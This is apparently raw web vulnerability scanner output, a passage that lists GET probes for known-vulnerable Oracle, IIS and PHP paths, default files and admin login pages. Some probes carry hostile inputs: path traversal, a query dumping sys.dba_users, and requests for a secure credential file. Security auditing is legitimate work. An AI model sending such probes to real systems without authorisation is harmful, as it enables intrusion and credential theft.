BadBlue server is vulnerable to multiple remote exploits. See: CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/:+ GET /iissamples/sdk/asp/docs/CodeBrws.asp?Source=/IISSAMPLES/%c0%ae%c0%ae/default.asp: IIS may be vulnerable to source code viewing via the example CodeBrws.asp file. Remove all default files from the web root. See: CVE-1999-0739 MS99-013:+ GET /pass_done.php: PY-Membres 4.2 may allow users to execute a query which generates a list of usernames and passwords. See: CVE-2001-1198:+ GET /admin/admin.php?adminpy=1: PY-Membres 4.2 may allow administrator access. See: CVE-2001-1198:+ GET /README: README file found.+ GET /j2ee/: j2ee directory found--possibly an Oracle app server directory. See: CWE-552:+ GET /WebCacheDemo.html: Oracle WebCache Demo. See: CWE-552:+ GET /webcache/: Oracle WebCache Demo. See: CWE-552:+ GET /webcache/webcache.xml: Oracle WebCache Demo. See: CWE-552:+ GET /bmp/: SQLJ Demo Application. See: CWE-552:+ GET /bmp/global-web-application.xml: SQLJ Demo Application. See: CWE-552:+ GET /bmp/JSPClient.java: SQLJ Demo Application. See: CWE-552:+ GET /bmp/mime.types: SQLJ Demo Application. See: CWE-552:+ GET /bmp/README.txt: SQLJ Demo Application. See: CWE-552:+ GET /bmp/sqljdemo.jsp: SQLJ Demo Application. See: CWE-552:+ GET /bmp/setconn.jsp: SQLJ Demo Application. See: CWE-552:+ GET /ptg_upgrade_pkg.log: Oracle log files. See: CWE-552:+ GET /OA_HTML/oam/weboam.log: Oracle log files. See: CWE-552:+ GET /webapp/admin/_pages/_bc4jadmin/: Oracle JSP files. See: CWE-552:+ GET /_pages/_webapp/_admin/_showpooldetails.java: Oracle JSP files. See: CWE-552:+ GET /_pages/_webapp/_admin/_showjavartdetails.java: Oracle JSP file. See: CWE-552:+ GET /_pages/_demo/: Oracle JSP file. See: CWE-552:+ GET /_pages/_webapp/_jsp/: Oracle JSP file. See: CWE-552:+ GET /_pages/_demo/_sql/: Oracle JSP file. See: CWE-552:+ GET /OA_HTML/_pages/: Oracle JSP file. See: CWE-552:+ GET /OA_HTML/webtools/doc/index.html: Cabo DHTML Components Help Page. See: CWE-552:+ GET /reports/rwservlet?server=repserv+report=/tmp/hacker.rdf+destype=cache+desformat=PDF: Oracle Reports rwservlet report Variable Arbitrary Report Executable Execution. See: https://www.exploit-db.com/exploits/26006:+ GET /apex/: Oracle Application Express login screen. See: CWE-552:+ GET /OA_JAVA/: Oracle Applications Portal Page. See: CWE-552:+ GET /OA_HTML/: Oracle Applications Portal Page. See: CWE-552:+ GET /aplogon.html: Oracle Applications Portal Page. See: CWE-552:+ GET /appdet.html: Oracle Applications Portal Pages. See: CWE-552:+ GET /servlets/weboam/oam/oamLogin: Oracle Application Manager. See: CWE-552:+ GET /OA_HTML/PTB/mwa_readme.htm: Oracle Mobile Applications Industrial Server administration and configuration interface. See: CWE-552:+ GET /reports/rwservlet: Oracle Reports. See: CWE-552:+ GET /reports/rwservlet/showenv: Oracle Reports. See: CWE-552:+ GET /reports/rwservlet/showmap: Oracle Reports. See: CWE-552:+ GET /reports/rwservlet/showjobs: Oracle Reports. See: CWE-552:+ GET /reports/rwservlet/getjobid7?server=myrep: Oracle Reports. See: CWE-552:+ GET /reports/rwservlet/getjobid4?server=myrep: Oracle Reports. See: CWE-552:+ GET /reports/rwservlet/showmap?server=myserver: Oracle Reports. See: CWE-552:+ GET /pls/portal/owa_util.cellsprint?p_theQuery=select: Direct access to Oracle packages could have an unknown impact.+ GET /pls/portal/owa_util.listprint?p_theQuery=select: Access to Oracle pages could have an unknown impact.+ GET /pls/portal/owa_util.show_query_columns?ctable=sys.dba_users: Access to Oracle pages could have an unknown impact.+ GET /pls/portal/owa_util.showsource?cname=owa_util: Access to Oracle pages could have an unknown impact.+ GET /pls/portal/owa_util.cellsprint?p_theQuery=select+*+from+sys.dba_users: Access to Oracle pages could have an unknown impact.+ GET /pls/portal/owa_util.signature: Access to Oracle pages could have an unknown impact.+ GET /pls/portal/HTP.PRINT: Access to Oracle pages could have an unknown impact.+ GET /pls/portal/CXTSYS.DRILOAD.VALIDATE_STMT: Access to Oracle pages could have an unknown impact.+ GET /pls/portal/PORTAL_DEMO.ORG_CHART.SHOW: Access to Oracle pages could have an unknown impact.+ GET /pls/portal/PORTAL.wwv_form.genpopuplist: Access to Oracle pages cold have an unknown impact.+ GET /pls/portal/PORTAL.wwv_ui_lovf.show: Access to Oracle pages could have an unknown impact.+ GET /pls/portal/PORTAL.wwv_dynxml_generator.show: Access to Oracle pages could have an unknown impact.+ GET /pls/portal/PORTAL.home: Access to Oracle pages could have an unknown impact.+ GET /pls/portal/PORTAL.wwv_main.render_warning_screen?p_oldurl=inTellectPRO&p_newurl=inTellectPRO: Access to Oracle pages could have an unknown impact.+ GET /pls/portal/SELECT: Access to Oracle pages could have an unknown impact.+ GET /pls/portal/null: Access to Oracle pages could have an unknown impact.+ GET /OA_MEDIA/: Oracle Applications portal pages found.+ GET /OA_HTML/META-INF/: Oracle Applications portal pages found.+ GET /OA_HTML/jsp/por/services/login.jsp: Oracle Applications portal pages found.+ GET /OA_HTML/PTB/ICXINDEXBASECASE.htm: Oracle Applications portal pages found.+ GET /OA_HTML/PTB/ECXOTAPing.htm: Oracle Applications portal pages found.+ GET /OA_HTML/PTB/xml_sample1.htm: Oracle Applications portal pages found.+ GET /OA_HTML/jsp/wf/WFReassign.jsp: Oracle Applications portal pages found.+ GET /OA_JAVA/Oracle/: Oracle Applications portal pages found.+ GET /OA_JAVA/servlet.zip: Oracle Applications portal pages found.+ GET /OA_JAVA/oracle/forms/registry/Registry.dat: Oracle Applications portal pages found.+ GET /OA_HTML/jsp/: Oracle Applications portal page found. See: CWE-552:+ GET /OA_HTML/jsp/fnd/fndversion.jsp: Oracle Applications help page found. See: CWE-552:+ GET /OA_HTML/jsp/fnd/fndhelp.jsp?dbc=/u01/oracle/prodappl/fnd/11.5.0/secure/dbprod2_prod.dbc: Oracle Applications help page found. See: CWE-552:+ GET /OA_HTML/jsp/fnd/fndhelputil.jsp: Oracle Applications help page found. See: CWE-552:+ GET /install/install.php: Install file found.+ GET /cehttp/trace: Sterling Commerce Connect Direct trace log file may contain user ID information.+ GET /cehttp/property/: Sterling Commerce Connect Direct configuration files.+ GET /doc/icodUserGuide.pdf: Instant Capacity on Demand (iCOD) Userís Guide. See: CWE-552:+ GET /doc/planning_SuperDome_configs.pdf: Planning HP SuperDome Configurations. See: CWE-552:+ GET /doc/vxvm/pitc_ag.pdf: VERITAS FlashSnapTM Point-In-Time Copy Solutions documentation. See: CWE-552:+ GET /doc/Judy/Judy_tech_book.pdf: HP Judy documentation found. See: CWE-552:+ GET /doc/vxvm/vxvm_ag.pdf: Veritas Volume Manager documentation. See: CWE-552:+ GET /doc/vxvm/vxvm_hwnotes.pdf: Veritas Volume Manager documentation. See: CWE-552:+ GET /doc/vxvm/vxvm_ig.pdf: Veritas Volume Manager documentation. See: CWE-552:+ GET /doc/vxvm/vxvm_mig.pdf: Veritas Volume Manager documentation. See: CWE-552:+ GET /doc/vxvm/vxvm_tshoot.pdf: Veritas Volume Manager documentation. See: CWE-552:+ GET /doc/vxvm/vxvm_notes.pdf: Veritas Volume Manager documentation. See: CWE-552:+ GET /doc/vxvm/vxvm_ug.pdf: Veritas Volume Manager documentation. See: CWE-552:+ GET /staging/: This might be interesting.+ GET /_archive/: Archive found.+ GET /INSTALL.txt: Default file found.+ GET /UPGRADE.txt: Default file found.+ GET /install.php: install.php file found.+ GET /LICENSE.txt: License file found may identify site software.+ GET /upgrade.php: upgrade.php was found.+ GET /xmlrpc.php: xmlrpc.php was found.+ GET /CHANGELOG.txt: A changelog was found.+ GET /sitemap.gz: The sitemap.gz file, used for Google indexing, contains an xml representation of the web site's structure.+ GET /content/sitemap.gz: The sitemap.gz file, used for Google indexing, contains an xml representation of the web site\'s structure.+ GET /webservices/IlaWebServices: Host has the Oracle iLearning environment installed.+ GET /phone/: This might be interesting.+ GET /Admin/: This might be interesting.+ GET /af/: This might be interesting: potential country code (Afghanistan).+ GET /ax/: This might be interesting: potential country code (Aland Islands).+ GET /al/: This might be interesting: potential country code (Albania).+ GET /dz/: This might be interesting: potential country code (Algeria).+ GET /as/: This might be interesting: potential country code (American Samoa).+ GET /ad/: This might be interesting: potential country code (Andorra).+ GET /ao/: This might be interesting: potential country code (Angola).+ GET /ai/: This might be interesting: potential country code (Anguilla).+ GET /aq/: This might be interesting: potential country code (Antarctica).+ GET /ag/: This might be interesting: potential country code (Antigua And Barbuda).+ GET /ar/: This might be interesting: potential country code (Argentina).+ GET /am/: This might be interesting: potential country code (Armenia).+ GET /aw/: This might be interesting: potential country code (Aruba).+ GET /au/: This might be interesting: potential country code (Australia).+ GET /at/: This might be interesting: potential country code (Austria).+ GET /az/: This might be interesting: potential country code (Azerbaijan).+ GET /bs/: This might be interesting: potential country code (Bahamas).+ GET /bh/: This might be interesting: potential country code (Bahrain).+ GET /bd/: This might be interesting: potential country code (Bangladesh).+ GET /bb/: This might be interesting: potential country code (Barbados).+ GET /by/: This might be interesting: potential country code (Belarus).+ GET /be/: This might be interesting: potential country code (Belgium).+ GET /bz/: This might be interesting: potential country code (Belize).+ GET /bj/: This might be interesting: potential country code (Benin).+ GET /bm/: This might be interesting: potential country code (Bermuda).+ GET /bt/: This might be interesting: potential country code (Bhutan).+ GET /bo/: This might be interesting: potential country code (Bolivia).+ GET /ba/: This might be interesting: potential country code (Bosnia And Herzegovina).+ GET /bw/: This might be interesting: potential country code (Botswana).+ GET /bv/: This might be interesting: potential country code (Bouvet Island).+ GET /br/: This might be interesting: potential country code (Brazil).+ GET /io/: This might be interesting: potential country code (British Indian Ocean Territory).+ GET /bn/: This might be interesting: potential country code (Brunei Darussalam).+ GET /bg/: This might be interesting: potential country code (Bulgaria).+ GET /bf/: This might be interesting: potential country code (Burkina Faso).+ GET /bi/: This might be interesting: potential country code (Burundi).+ GET /kh/: This might be interesting: potential country code (Cambodia).+ GET /cm/: This might be interesting: potential country code (Cameroon).+ GET /ca/: This might be interesting: potential country code (Canada).+ GET /cv/: This might be interesting: potential country code (Cape Verde).+ GET /ky/: This might be interesting: potential country code (Cayman Islands).+ GET /cf/: This might be interesting: potential country code (Central African Republic).+ GET /td/: This might be interesting: potential country code (Chad).+ GET /cl/: This might be interesting: potential country code (Chile).+ GET /cn/: This might be interesting: potential country code (China).+ GET /cx/: This might be interesting: potential country code (Christmas Island).+ GET /cc/: This might be interesting: potential country code (Cocos (keeling) Islands).+ GET /co/: This might be interesting: potential country code (Colombia).+ GET /km/: This might be interesting: potential country code (Comoros).+ GET /cg/: This might be interesting: potential country code (Congo).+ GET /cd/: This might be interesting: potential country code (The Democratic Republic Of The Congo).+ GET /ck/: This might be interesting: potential country code (Cook Islands).+ GET /cr/: This might be interesting: potential country code (Costa Rica).+ GET /ci/: This might be interesting: potential country code (CÔte D'ivoire).+ GET /hr/: This might be interesting: potential country code (Croatia).+ GET /cu/: This might be interesting: potential country code (Cuba).+ GET /cy/: This might be interesting: potential country code (Cyprus).+ GET /cz/: This might be interesting: potential country code (Czech Republic).+ GET /dk/: This might be interesting: potential country code (Denmark).+ GET /dj/: This might be interesting: potential country code (Djibouti).+ GET /dm/: This might be interesting: potential country code (Dominica).+ GET /do/: This might be interesting: potential country code (Dominican Republic).+ GET /ec/: This might be interesting: potential country code (Ecuador).+ GET /eg/: This might be interesting: potential country code (Egypt).+ GET /sv/: This might be interesting: potential country code (El Salvador).+ GET /gq/: This might be interesting: potential country code (Equatorial Guinea).+ GET /er/: This might be interesting: potential country code (Eritrea).+ GET /ee/: This might be interesting: potential country code (Estonia).+ GET /et/: This might be interesting: potential country code (Ethiopia).+ GET /fk/: This might be interesting: potential country code (Falkland Islands (malvinas)).+ GET /fo/: This might be interesting: potential country code (Faroe Islands).+ GET /fj/: This might be interesting: potential country code (Fiji).+ GET /fi/: This might be interesting: potential country code (Finland).+ GET /fr/: This might be interesting: potential country code (France).+ GET /gf/: This might be interesting: potential country code (French Guiana).+ GET /pf/: This might be interesting: potential country code (French Polynesia).+ GET /tf/: This might be interesting: potential country code (French Southern Territories).+ GET /ga/: This might be interesting: potential country code (Gabon).+ GET /gm/: This might be interesting: potential country code (Gambia).+ GET /ge/: This might be interesting: potential country code (Georgia).+ GET /de/: This might be interesting: potential country code (Germany).+ GET /gh/: This might be interesting: potential country code (Ghana).+ GET /gi/: This might be interesting: potential country code (Gibraltar).+ GET /gr/: This might be interesting: potential country code (Greece).+ GET /gl/: This might be interesting: potential country code (Greenland).+ GET /gd/: This might be interesting: potential country code (Grenada).+ GET /gp/: This might be interesting: potential country code (Guadeloupe).+ GET /gu/: This might be interesting: potential country code (Guam).+ GET /gt/: This might be interesting: potential country code (Guatemala).+ GET /gg/: This might be interesting: potential country code (Guernsey).+ GET /gn/: This might be interesting: potential country code (Guinea).+ GET /gw/: This might be interesting: potential country code (Guinea-bissau).+ GET /gy/: This might be interesting: potential country code (Guyana).+ GET /ht/: This might be interesting: potential country code (Haiti).+ GET /hm/: This might be interesting: potential country code (Heard Island And Mcdonald Islands).+ GET /va/: This might be interesting: potential country code (Holy See (vatican City State)).+ GET /hn/: This might be interesting: potential country code (Honduras).+ GET /hk/: This might be interesting: potential country code (Hong Kong).+ GET /hu/: This might be interesting: potential country code (Hungary).+ GET /is/: This might be interesting: potential country code (Iceland).+ GET /in/: This might be interesting: potential country code (India).+ GET /id/: This might be interesting: potential country code (Indonesia).+ GET /ir/: This might be interesting: potential country code (Islamic Republic Of Iran).+ GET /iq/: This might be interesting: potential country code (Iraq).+ GET /ie/: This might be interesting: potential country code (Ireland).+ GET /im/: This might be interesting: potential country code (Isle Of Man).+ GET /il/: This might be interesting: potential country code (Israel).+ GET /it/: This might be interesting: potential country code (Italy).+ GET /jm/: This might be interesting: potential country code (Jamaica).+ GET /jp/: This might be interesting: potential country code (Japan).+ GET /je/: This might be interesting: potential country code (Jersey).+ GET /jo/: This might be interesting: potential country code (Jordan).+ GET /kz/: This might be interesting: potential country code (Kazakhstan).+ GET /ke/: This might be interesting: potential country code (Kenya).+ GET /ki/: This might be interesting: potential country code (Kiribati).+ GET /kp/: This might be interesting: potential country code (Democratic People's Republic Of Korea).+ GET /kr/: This might be interesting: potential country code (Republic Of Korea).+ GET /kw/: This might be interesting: potential country code (Kuwait).+ GET /kg/: This might be interesting: potential country code (Kyrgyzstan).+ GET /la/: This might be interesting: potential country code (Lao People's Democratic Republic).+ GET /lv/: This might be interesting: potential country code (Latvia).+ GET /lb/: This might be interesting: potential country code (Lebanon).+ GET /ls/: This might be interesting: potential country code (Lesotho).+ GET /lr/: This might be interesting: potential country code (Liberia).+ GET /ly/: This might be interesting: potential country code (Libyan Arab Jamahiriya).+ GET /li/: This might be interesting: potential country code (Liechtenstein).+ GET /lt/: This might be interesting: potential country code (Lithuania).+ GET /lu/: This might be interesting: potential country code (Luxembourg).+ GET /mo/: This might be interesting: potential country code (Macao).+ GET /mk/: This might be interesting: potential country code (Macedonia).+ GET /mg/: This might be interesting: potential country code (Madagascar).+ GET /mw/: This might be interesting: potential country code (Malawi).+ GET /my/: This might be interesting: potential country code (Malaysia).+ GET /mv/: This might be interesting: potential country code (Maldives).+ GET /ml/: This might be interesting: potential country code (Mali).+ GET /mt/: This might be interesting: potential country code (Malta).+ GET /mh/: This might be interesting: potential country code (Marshall Islands).+ GET /mq/: This might be interesting: potential country code (Martinique).+ GET /mr/: This might be interesting: potential country code (Mauritania).+ GET /mu/: This might be interesting: potential country code (Mauritius).+ GET /yt/: This might be interesting: potential country code (Mayotte).+ GET /mx/: This might be interesting: potential country code (Mexico).+ GET /fm/: This might be interesting: potential country code (Federated States Of Micronesia).+ GET /md/: This might be interesting: potential country code (Republic Of Moldova).+ GET /mc/: This might be interesting: potential country code (Monaco).+ GET /mn/: This might be interesting: potential country code (Mongolia).+ GET /me/: This might be interesting: potential country code (Montenegro).+ GET /ms/: This might be interesting: potential country code (Montserrat).+ GET /ma/: This might be interesting: potential country code (Morocco).+ GET /mz/: This might be interesting: potential country code (Mozambique).+ GET /mm/: This might be interesting: potential country code (Myanmar).+ GET /na/: This might be interesting: potential country code (Namibia).+ GET /nr/: This might be interesting: potential country code (Nauru).+ GET /np/: This might be interesting: potential country code (Nepal).+ GET /nl/: This might be interesting: potential country code (Netherlands).+ GET /an/: This might be interesting: potential country code (Netherlands Antilles).+ GET /nc/: This might be interesting: potential country code (New Caledonia).+ GET /nz/: This might be interesting: potential country code (New Zealand).+ GET /ni/: This might be interesting: potential country code (Nicaragua).+ GET /ne/: This might be interesting: potential country code (Niger).+ GET /ng/: This might be interesting: potential country code (Nigeria).+ GET /nu/: This might be interesting: potential country code (Niue).+ GET /nf/: This might be interesting: potential country code (Norfolk Island).+ GET /mp/: This might be interesting: potential country code (Northern Mariana Islands).+ GET /no/: This might be interesting: potential country code (Norway).+ GET /om/: This might be interesting: potential country code (Oman).+ GET /pk/: This might be interesting: potential country code (Pakistan).+ GET /pw/: This might be interesting: potential country code (Palau).+ GET /ps/: This might be interesting: potential country code (Palestinian Territory).+ GET /pa/: This might be interesting: potential country code (Panama).+ GET /pg/: This might be interesting: potential country code (Papua New Guinea).+ GET /py/: This might be interesting: potential country code (Paraguay).+ GET /pe/: This might be interesting: potential country code (Peru).+ GET /ph/: This might be interesting: potential country code (Philippines).+ GET /pn/: This might be interesting: potential country code (Pitcairn).+ GET /pl/: This might be interesting: potential country code (Poland).+ GET /pt/: This might be interesting: potential country code (Portugal).+ GET /pr/: This might be interesting: potential country code (Puerto Rico).+ GET /qa/: This might be interesting: potential country code (Qatar).+ GET /re/: This might be interesting: potential country code (RÉunion).+ GET /ro/: This might be interesting: potential country code (Romania).+ GET /ru/: This might be interesting: potential country code (Russian Federation).+ GET /rw/: This might be interesting: potential country code (Rwanda).+ GET /bl/: This might be interesting: potential country code (Saint BarthÉlemy).+ GET /sh/: This might be interesting: potential country code (Saint Helena).+ GET /kn/: This might be interesting: potential country code (Saint Kitts And Nevis).+ GET /lc/: This might be interesting: potential country code (Saint Lucia).+ GET /mf/: This might be interesting: potential country code (Saint Martin).+ GET /pm/: This might be interesting: potential country code (Saint Pierre And Miquelon).+ GET /vc/: This might be interesting: potential country code (Saint Vincent And The Grenadines).+ GET /ws/: This might be interesting: potential country code (Samoa).+ GET /sm/: This might be interesting: potential country code (San Marino).+ GET /st/: This might be interesting: potential country code (Sao Tome And Principe).+ GET /sa/: This might be interesting: potential country code (Saudi Arabia).+ GET /sn/: This might be interesting: potential country code (Senegal).+ GET /rs/: This might be interesting: potential country code (Serbia).+ GET /sc/: This might be interesting: potential country code (Seychelles).+ GET /sl/: This might be interesting: potential country code (Sierra Leone).+ GET /sg/: This might be interesting: potential country code (Singapore).+ GET /sk/: This might be interesting: potential country code (Slovakia).+ GET /si/: This might be interesting: potential country code (Slovenia).+ GET /sb/: This might be interesting: potential country code (Solomon Islands).+ GET /so/: This might be interesting: potential country code (Somalia).+ GET /za/: This might be interesting: potential country code (South Africa).+ GET /gs/: This might be interesting: potential country code (South Georgia And The South Sandwich Islands).+ GET /es/: This might be interesting: potential country code (Spain).+ GET /lk/: This might be interesting: potential country code (Sri Lanka).+ GET /sd/: This might be interesting: potential country code (Sudan).+ GET /sr/: This might be interesting: potential country code (Suriname).+ GET /sj/: This might be interesting: potential country code (Svalbard And Jan Mayen).+ GET /sz/: This might be interesting: potential country code (Swaziland).+ GET /se/: This might be interesting: potential country code (Sweden).+ GET /ch/: This might be interesting: potential country code (Switzerland).+ GET /sy/: This might be interesting: potential country code (Syrian Arab Republic).+ GET /tw/: This might be interesting: potential country code (Taiwan).+ GET /tj/: This might be interesting: potential country code (Tajikistan).+ GET /tz/: This might be interesting: potential country code (United Republic Of Tanzania).+ GET /th/: This might be interesting: potential country code (Thailand).+ GET /tl/: This might be interesting: potential country code (Timor-leste).+ GET /tg/: This might be interesting: potential country code (Togo).+ GET /tk/: This might be interesting: potential country code (Tokelau).+ GET /to/: This might be interesting: potential country code (Tonga).+ GET /tt/: This might be interesting: potential country code (Trinidad And Tobago).+ GET /tn/: This might be interesting: potential country code (Tunisia).+ GET /tr/: This might be interesting: potential country code (Turkey).+ GET /tm/: This might be interesting: potential country code (Turkmenistan).+ GET /tc/: This might be interesting: potential country code (Turks And Caicos Islands).+ GET /tv/: This might be interesting: potential country code (Tuvalu).+ GET /ug/: This might be interesting: potential country code (Uganda).+ GET /ua/: This might be interesting: potential country code (Ukraine).+ GET /ae/: This might be interesting: potential country code (United Arab Emirates).+ GET /gb/: This might be interesting: potential country code (United Kingdom).+ GET /us/: This might be interesting: potential country code (United States).+ GET /um/: This might be interesting: potential country code (United States Minor Outlying Islands).+ GET /uy/: This might be interesting: potential country code (Uruguay).+ GET /uz/: This might be interesting: potential country code (Uzbekistan).+ GET /vu/: This might be interesting: potential country code (Vanuatu).+ GET /ve/: This might be interesting: potential country code (Venezuela).+ GET /vn/: This might be interesting: potential country code (Viet Nam).+ GET /vg/: This might be interesting: potential country code (British Virgin Islands).+ GET /vi/: This might be interesting: potential country code (U.S. Virgin Islands).+ GET /wf/: This might be interesting: potential country code (Wallis And Futuna).+ GET /eh/: This might be interesting: potential country code (Western Sahara).+ GET /ye/: This might be interesting: potential country code (Yemen).+ GET /zm/: This might be interesting: potential country code (Zambia).+ GET /zw/: This might be interesting: potential country code (Zimbabwe).+ GET /www/2: This might be interesting.+ GET /includes/sendmail.inc: Include files (.inc) should not be served in plain text.+ GET /license.txt: License file found may identify site software.+ GET /install.txt: Install file found may identify site software.+ GET /LICENSE.TXT: License file found may identify site software.+ GET /INSTALL.TXT: Install file found may identify site software.+ GET /config/config.txt: Configuration file found.+ GET /config/readme.txt: Readme file found.+ GET /data/readme.txt: Readme file found.+ GET /log/readme.txt: Readme file found.+ GET /logs/readme.txt: Readme file found.+ GET /uploads/readme.txt: Readme file found.+ GET /admin1.php: Admin login page found.+ GET /admin.asp: Admin login page/section found.+ GET /admin/account.asp: Admin login page/section found.+ GET /admin/account.html: Admin login page/section found.+ GET /admin/account.php: Admin login page/section found.+ GET /admin/controlpanel.asp: Admin login page/section found.+ GET /admin/controlpanel.html: Admin login page/section found.+ GET /admin/controlpanel.php: Admin login page/section found.+ GET /admin/cp.asp: Admin login page/section found.+ GET /admin/cp.html: Admin login page/section found.+ GET /admin/cp.php: Admin login page/section found.+ GET /admin/home.asp: Admin login page/section found.+ GET /admin/home.php: Admin login page/section found.+ GET /admin/index.asp: Admin login page/section found.+ GET /admin/index.html: Admin login page/section found.+ GET /admin/login.asp: Admin login page/section found.+ GET /admin/login.html: Admin login page/section found.+ GET /admin/login.php: Admin login page/section found.+ GET /admin1.asp: Admin login page/section found.+ GET /admin1.html: Admin login page/section found.+ GET /admin1/: Admin login page/section found.+ GET /admin2.asp: Admin login page/section found.+ GET /admin2.html: Admin login page/section found.+ GET /admin2.php: Admin login page/section found.+ GET /admin4_account/: Admin login page/section found.+ GET /admin4_colon/: Admin login page/section found.+ GET /admincontrol.asp: Admin login page/section found.+ GET /admincontrol.html: Admin login page/section found.+ GET /admincontrol.php: Admin login page/section found.+ GET /administer/: Admin login page/section found.+ GET /administr8.asp: Admin login page/section found.+ GET /administr8.html: Admin login page/section found.+ GET /administr8.php: Admin login page/section found.+ GET /administr8/: Admin login page/section found.+ GET /administracao.php: Admin login page/section found.+ GET /administraçao.php: Admin login page/section found.+ GET /administracao/: Admin login page/section found.+ GET /administraçao/: Admin login page/section found.+ GET /administracion.php: Admin login page/section found.+ GET /administracion/: Admin login page/section found.+ GET /administrateur.php: Admin login page/section found.+ GET /administrateur/: Admin login page/section found.+ GET /administratie/: Admin login page/section found.+ GET /administration.html: Admin login page/section found.+ GET /administration.php: Admin login page/section found.+ GET /administration/: Admin login page/section found.+ GET /administrator.asp: Admin login page/section found.+ GET /administrator.html: Admin login page/section found.+ GET /administrator.php: Admin login page/section found.+ GET /administrator/account.asp: Admin login page/section found.+ GET /administrator/account.html: Admin login page/section found.+ GET /administrator/account.php: Admin login page/section found.+ GET /administrator/index.asp: Admin login page/section found.+ GET /administrator/index.html: Admin login page/section found.+ GET /administrator/index.php: Admin login page/section found.+ GET /administrator/login.asp: Admin login page/section found.+ GET /administrator/login.html: Admin login page/section found.+ GET /administrator/login.php: Admin login page/section found.+ GET /administratoraccounts/: Admin login page/section found.+ GET /administrators/: Admin login page/section found.+ GET /administrivia/: Admin login page/section found.+ GET /adminisztrátora.php: Admin login page/section found.+ GET /adminisztrátora/: Admin login page/section found.+ GET /adminpanel.asp: Admin login page/section found.+ GET /adminpanel.html: Admin login page/section found.+ GET /adminpanel.php: Admin login page/section found.+ GET /adminpro/: Admin login page/section found.+ GET /admins.asp: Admin login page/section found.+ GET /admins.html: Admin login page/section found.+ GET /admins.php: Admin login page/section found.+ GET /admins/: Admin login page/section found.+ GET /AdminTools/: Admin login page/section found.+ GET /amministratore.php: Admin login page/section found.+ GET /amministratore/: Admin login page/section found.+ GET /autologin/: Admin login page/section found.+ GET /banneradmin/: Admin login page/section found.+ GET /bbadmin/: Admin login page/section found.+ GET /beheerder.php: Admin login page/section found.+ GET /beheerder/: Admin login page/section found.+ GET /bigadmin/: Admin login page/section found.+ GET /blogindex/: Admin login page/section found.+ GET /cadmins/: Admin login page/section found.+ GET /ccms/: Admin login page/section found.+ GET /ccms/index.php: Admin login page/section found.+ GET /ccms/login.php: Admin login page/section found.+ GET /ccp14admin/: Admin login page/section found.+ GET /cmsadmin/: Admin login page/section found.+ GET /configuration/: Admin login page/section found.+ GET /configure/: Admin login page/section found.+ GET /controlpanel.asp: Admin login page/section found.+ GET /controlpanel.html: Admin login page/section found.+ GET /controlpanel.php: Admin login page/section found.+ GET /controlpanel/: Admin login page/section found.+ GET /cp.asp: Admin login page/section found.+ GET /cp.html: Admin login page/section found.+ GET /cp.php: Admin login page/section found.+ GET /cpanel_file/: Admin login page/section found.+ GET /customer_login/: Admin login page/section found.+ GET /database_administration/: Admin login page/section found.+ GET /Database_Administration/: Admin login page/section found.+ GET /dir-login/: Admin login page/section found.+ GET /directadmin/: Admin login page/section found.+ GET /ezsqliteadmin/: Admin login page/section found.+ GET /fileadmin.asp: Admin login page/section found.+ GET /fileadmin.html: Admin login page/section found.+ GET /fileadmin.php: Admin login page/section found.+ GET /formslogin/: Admin login page/section found.+ GET /globes_admin/: Admin login page/section found.+ GET /hpwebjetadmin/: Admin login page/section found.+ GET /Indy_admin/: Admin login page/section found.+ GET /irc-macadmin/: Admin login page/section found.+ GET /LiveUser_Admin/: Admin login page/section found.+ GET /login_db/: Admin login page/section found.+ GET /login-redirect/: Admin login page/section found.+ GET /login-us/: Admin login page/section found.+ GET /login.asp: Admin login page/section found.+ GET /login.html: Admin login page/section found.+ GET /login.php: Admin login page/section found.+ GET /login1/: Admin login page/section found.+ GET /loginflat/: Admin login page/section found.+ GET /logo_sysadmin/: Admin login page/section found.+ GET /Lotus_Domino_Admin/: Admin login page/section found.+ GET /macadmin/: Admin login page/section found.+ GET /maintenance/: Admin login page/section found.+ GET /manuallogin/: Admin login page/section found.+ GET /memlogin/: Admin login page/section found.+ GET /meta_login/: Admin login page/section found.+ GET /modelsearch/login.asp: Admin login page/section found.+ GET /modelsearch/login.php: Admin login page/section found.+ GET /moderator.asp: Admin login page/section found.+ GET /moderator.html: Admin login page/section found.+ GET /moderator.php: Admin login page/section found.+ GET /moderator/: Admin login page/section found.+ GET /moderator/admin.asp: Admin login page/section found.+ GET /moderator/admin.html: Admin login page/section found.+ GET /moderator/admin.php: Admin login page/section found.+ GET /moderator/login.asp: Admin login page/section found.+ GET /moderator/login.html: Admin login page/section found.+ GET /moderator/login.php: Admin login page/section found.+ GET /myadmin/: Admin login page/section found.+ GET /navSiteAdmin/: Admin login page/section found.+ GET /newsadmin/: Admin login page/section found.+ GET /openvpnadmin/: Admin login page/section found.+ GET /painel/: Admin login page/section found.+ GET /panel/: Admin login page/section found.+ GET /pgadmin/: Admin login page/section found.+ GET /phpldapadmin/: Admin login page/section found.+ GET /phppgadmin/: Admin login page/section found.+ GET /phpSQLiteAdmin/: Admin login page/section found.+ GET /platz_login/: Admin login page/section found.+ GET /power_user/: Admin login page/section found.+ GET /project-admins/: Admin login page/section found.+ GET /pureadmin/: Admin login page/section found.+ GET /radmind-1/: Admin login page/section found.+ GET /radmind/: Admin login page/section found.+ GET /rcLogin/: Admin login page/section found.+ GET /server_admin_small/: Admin login page/section found.+ GET /Server.asp: Admin login page/section found.+ GET /Server.html: Admin login page/section found.+ GET /Server.php: Admin login page/section found.+ GET /ServerAdministrator/: Admin login page/section found.+ GET /showlogin/: Admin login page/section found.+ GET /simpleLogin/: Admin login page/section found.+ GET /smblogin/: Admin login page/section found.+ GET /sql-admin/: Admin login page/section found.+ GET /ss_vms_admin_sm/: Admin login page/section found.+ GET /sshadmin/: Admin login page/section found.+ GET /staradmin/: Admin login page/section found.+ GET /sub-login/: Admin login page/section found.+ GET /Super-Admin/: Admin login page/section found.+ GET /support_login/: Admin login page/section found.+ GET /sys-admin/: Admin login page/section found.+ GET /sysadmin.asp: Admin login page/section found.+ GET /sysadmin.html: Admin login page/section found.+ GET /sysadmin.php: Admin login page/section found.+ GET /sysadmin/: Admin login page/section found.+ GET /SysAdmin/: Admin login page/section found.+ GET /SysAdmin2/: Admin login page/section found.+ GET /sysadmins/: Admin login page/section found.+ GET /system_administration/: Admin login page/section found.+ GET /system-administration/: Admin login page/section found.+ GET /ur-admin.asp: Admin login page/section found.+ GET /ur-admin.html: Admin login page/section found.+ GET /ur-admin.php: Admin login page/section found.+ GET /ur-admin/: Admin login page/section found.+ GET /useradmin/: Admin login page/section found.+ GET /UserLogin/: Admin login page/section found.+ GET /utility_login/: 